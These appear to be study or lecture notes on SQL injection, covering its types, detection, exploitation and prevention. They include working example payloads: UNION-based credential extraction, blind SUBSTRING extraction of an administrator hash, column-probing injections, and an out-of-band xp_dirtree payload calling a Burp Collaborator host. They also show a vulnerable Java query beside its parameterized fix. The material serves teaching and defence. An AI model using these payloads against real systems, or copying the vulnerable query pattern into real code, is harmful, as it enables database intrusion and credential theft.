


# SQL injection

- Agenda:

- What is SQL injection?
- How do you find it?
- How do you exploit it?
- How do you prevent it?

## 1. What is SQL injection?

⇒ SQL Injection: Vulnerability that consists of an attacker interfering with the SQL queries that an application makes to a database.




## ⇒ Impact of SQL Injection Attacks:

→ Unauthorized access to sensitive data:

1. Confidentiality – SQLi can be used to view sensitive information, such as application usernames and passwords.
2. Integrity – SQLi can be used to alter data in the database.
3. Availability – SQLi can be used to delete data in the database.

→ Remote code execution on the operating system.

⇒ Types of SQL Injection:



⇒ In-Band SQL Injection:

1. In-band SQLi occurs when the attacker uses the same communication channel to both launch the attack and gather the result of the attack:

1.1. Retrieved data is presented directly in the application web page.

2. Easier to exploit than other categories of SQLi.

3. Two common types of in-band SQLi:

3.1. Error-based SQLi.

3.2. Union-based SQLi.

⇒ Error-Based SQLi:

1. Error-based SQLi is an in-band SQLi technique that forces the database to generate an error, giving the attacker information upon which to refine their injection.

2. Example:

- Input:

```
www.random.com/app.php?id='
```

- Output:

```
You have an error in your SQL syntax,  
check the manual that corresponds to  
your  
MySQL server version...
```

⇒ Union-Based SQLi:

1. Union-based SQLi is an in-band SQLi technique that leverages the UNION SQL operator to combine the results of two queries into a single result set.

2. Example:

- Input:

```
www.random.com/app.php?id=' UNION SELECT  
username, password FROM users--
```

- Output:

```
carlos  
afibh9cjknuwcsfobs7h  
administrator  
tn8f921skp5dzoy7hxpK
```

⇒ Inferential (Blind) SQL Injection:

1. SQLi vulnerability where there is no actual transfer of data via the web application.
2. Just as dangerous as in-band SQL injection:
  - 2.1. Attacker able to reconstruct the information by sending particular requests and observing the resulting behavior of the DB Server.
3. Takes longer to exploit than in-band SQL injection.
4. Two common types of blind SQLi:
  - 4.1. Boolean-based SQLi.
  - 4.2. Time-based SQLi.

⇒ Boolean-Based Blind SQLi:

1. Boolean-based SQLi is a blind SQLi technique that uses Boolean conditions to return a different result depending on whether the query returns a TRUE or FALSE result.

2. Example URL:

```
www.random.com/app.php?id=1
```

2.1. Backend Query:

```
select title from product where id =1
```

3. Payload #1 (False):

```
www.random.com/app.php?id=1 and 1=2
```

### 3.1. Backend Query:

```
select title from product where id =1  
and 1=2
```

### 4. Payload #2 (True):

```
www.random.com/app.php?id=1 and 1=1
```

#### 4.1. Backend Query:

```
select title from product where id =1  
and 1=1
```

### 5. Users Table:

```
Administrator /  
e3c33e889e0e1b62cb7f65c63b60c42bd77275d0  
e730432fc37b7e624b09ad1f
```

#### 5.1. Payload:

```
www.random.com/app.php?id=1 and  
SUBSTRING((SELECT Password FROM Users  
WHERE Username = 'Administrator'),1,  
1) = 's'
```

##### 5.1.1. Backend Query:

```
select title from product where id =1  
and SUBSTRING((SELECT Password FROM  
Users WHERE Username =  
'Administrator'), 1, 1) = 's'
```

→ Nothing is returned on the page → Return False → 's' is  
Not the first character of the hashed password.

#### 5.2. Payload:

```
www.random.com/app.php?id=1 and  
SUBSTRING((SELECT Password FROM Users  
WHERE Username = 'Administrator'),1,  
1) = 'e'
```

##### 5.2.1. Backend Query:

```
select title from product where id =1
and SUBSTRING((SELECT Password FROM
Users WHERE Username =
'Administrator'), 1, 1) = 'e'
```

→ Title of product id 1 is returned on the page → Return True → 'e' is the first character of the hashed password.

#### ⇒ Time-Based Blind SQLi:

- Time-based SQLi is a blind SQLi technique that relies on the database pausing for a specified amount of time, then returning the results, indicating a successful SQL query execution.

##### - Example Query:

- If the first character of the administrator's hashed password is an 'a', wait for 10 seconds.

1. response takes 10 seconds → first letter is 'a'.

2. response doesn't take 10 seconds → first letter is not 'a'.

#### ⇒ Out-of-Band (OAST) SQLi:

- Vulnerability that consists of triggering an out-of-band network connection to a system that you control.

1. Not Common.

2. A variety of protocols can be used(ex. DNS, HTTP).

##### - Example Payload:

```
' ; exec master..xp_dirtree '//
0efdymgw1o5w9inae8mg4dfrgim9ay.burpcoll-
aborator.net/a'--
```

#### ⇒ How To Find SQLi Vulnerabilities?

- Finding SQLi Vulnerabilities Depends on the perspective of testing:

1. Black Box Testing.

2. White Box Testing.

##### 1. Black-Box Testing Perspective:

- Map the Application.

- Fuzz the application:

→ Submit SQL-specific characters such as ' or ", and look for errors or other anomalies.

→ Submit Boolean conditions such as OR 1=1 and OR 1=2, and look for differences in the application's responses.

→ Submit payloads designed to trigger time delays when executed within a

SQL query, and look for differences in the time taken to respond.

→ Submit OAST payloads designed to trigger an out-of-band network interaction when executed within an SQL query, and monitor for any resulting interactions.

## 2. White-Box Testing Perspective:

- Enable web server logging.
- Enable database logging.
- Map the application.
  - Visible functionality in the application.
  - Regex search on all instances in the code that talk to the database.
- Code review!
  - Follow the code path for all input vectors.
- Test any potential SQLi vulnerabilities.

### ⇒ How To Exploit SQLi Vulnerabilities?

#### ⇒ Exploiting Error-Based SQLi:

- Submit SQL-specific characters such as ' or ", and look for errors or other anomalies.
- Different characters can give you different errors.

#### ⇒ Exploit Union-Based SQLi:

- There are two rules for combining the result sets of two queries by using

UNION:

→ The number and the order of the columns must be the same in all

queries.

→ The data types must be compatible.

#### - Exploitation:

- Figure out the number of columns that the query is making.
- Figure the data types of the columns (mainly interested in string data).
- Use the UNION operator to output information from the database.

- Determining the number of columns required in an SQL injection UNION attack using ORDER BY:

```
select title, cost from product where id  
=1 order by 1
```

- Incrementally inject a series of ORDER BY clauses until you get an error or observe a different behaviour in the application:

```
order by 1--  
order by 2--  
order by 3--
```

The ORDER BY position number 3 is out of range of the number of items in the select list.

### ⇒ Exploiting Union-Based SQLi:

- Determining the number of columns required in an SQL injection UNION attack using NULL VALUES:

```
select title, cost from product where id  
=1 UNION SELECT NULL--
```

- Incrementally inject a series of UNION SELECT payloads specifying a different number of null values until you no longer get an error:

```
' UNION SELECT NULL--
```

All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.

```
' UNION SELECT NULL--  
' UNION SELECT NULL, NULL--
```

- Finding columns with a useful data type in an SQL injection UNION attack:  
→ Probe each column to test whether it can hold string data by submitting a series of UNION SELECT payloads that place a string value into each column in turn:

```
' UNION SELECT 'a', NULL--
```

Conversion failed when converting the varchar value 'a' to data type int.

```
' UNION SELECT 'a', NULL--  
' UNION SELECT NULL, 'a'--
```

- There are two rules for combining the result sets of two queries by using UNION:

→ The number and the order of the columns must be the same in all queries.

→ The data types must be compatible.

- Exploitation:

- Figure out the number of columns that the query is making.
- Figure the data types of the columns (mainly interested in string data).
- Use the UNION operator to output information from the database.

### ⇒ Exploiting Boolean-Based Blind SQLi:

- Submit a Boolean condition that evaluates to False and not the response.
- Submit a Boolean condition that evaluates to True and note the response.
- Write a program that uses conditional statements to ask the database a series of True / False questions and monitor response.

### ⇒ Exploiting Time-Based Blind SQLi:

- Submit a payload that pauses the application for a specified period of time.
- Write a program that uses conditional statements to ask the database a series of TRUE / FALSE questions and monitor response time.

### ⇒ Exploiting Out-of-Band SQLi:

- Submit OAST payloads designed to trigger an out-of-band network interaction when executed within an SQL query, and monitor for any resulting interactions.
- Depending on SQL injection use different methods to exfil data.

### ⇒ Automated Exploitation Tools:

- sqlmap → <https://github.com/sqlmapproject/sqlmap>
- Web Application Vulnerability Scanners (WAVS).

### ⇒ How To Prevent SQLi Vulnerabilities?

#### ⇒ Preventing SQLi Vulnerabilities:

- Primary Defenses:
  - Option 1: Use of Prepared Statements (Parameterized Queries).
  - Option 2: Use of Stored Procedures (Partial).
  - Option 3: Whitelist Input Validation (Partial).
  - Option 4: Escaping All User Supplied Input (Partial).
- Additional Defenses:
  - Also: Enforcing Least Privilege.
  - Also: Performing Whitelist Input Validation as a Secondary Defense.

#### ⇒ Option 1: Use of Prepared Statements:

- Code vulnerable to SQLi:



```
String query = "SELECT account_balance FROM user_data WHERE user_name = "
              + request.getParameter("customerName");
try {
    Statement statement = connection.createStatement( ... );
    ResultSet results = statement.executeQuery( query );
}
...
```

- Spot the issue?
  - User supplied input "customerName" is embedded directly into the SQL statement.
- The construction of the SQL statement is performed in two steps:
  - The application specifies the query's structure with placeholders for each user input.
  - The application specifies the content of each placeholder.
- Code not vulnerable to SQLi:

```
// This should REALLY be validated too
String custname = request.getParameter("customerName");
// Perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

⇒ Partial Options:

- **Option 2: Use of Stored Procedures:**

- A stored procedure is a batch of statements grouped together and stored in the database.
- Not always safe from SQL injection, still need to be called in a parameterized way.

- **Option 3: Whitelist Input Validation:**

- Defining what values are authorized. Everything else is considered unauthorized.
- Useful for values that cannot be specified as parameter placeholders, such as the table name.

- **Option 4: Escaping All User Supplied Input:**


- Should be only used as a last resort.

⇒ Additional Defenses:

- **Least Privilege:**

- The application should use the lowest possible level of privileges when accessing the database.

- Any unnecessary default functionality in the database should be removed or disabled.
- Ensure CIS benchmark for the database in use is applied.
- All vendor-issued security patches should be applied in a timely fashion.



- Whitelist Input Validation:
  - Already discussed.

## ⇒ Resources:

- Web Security Academy - SQL Injection:
  - <https://portswigger.net/web-security/sql-injection>
- Web Application Hacker's Handbook:
  - Chapter 9 - Attacking Data Stores.
- OWASP – SQL Injection:
  - [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- OWASP – SQL Prevention Cheat Sheet:
  - [https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
- PentestMonkey – SQL Injection:
  - <http://pentestmonkey.net/category/cheat-sheet/sql-injection>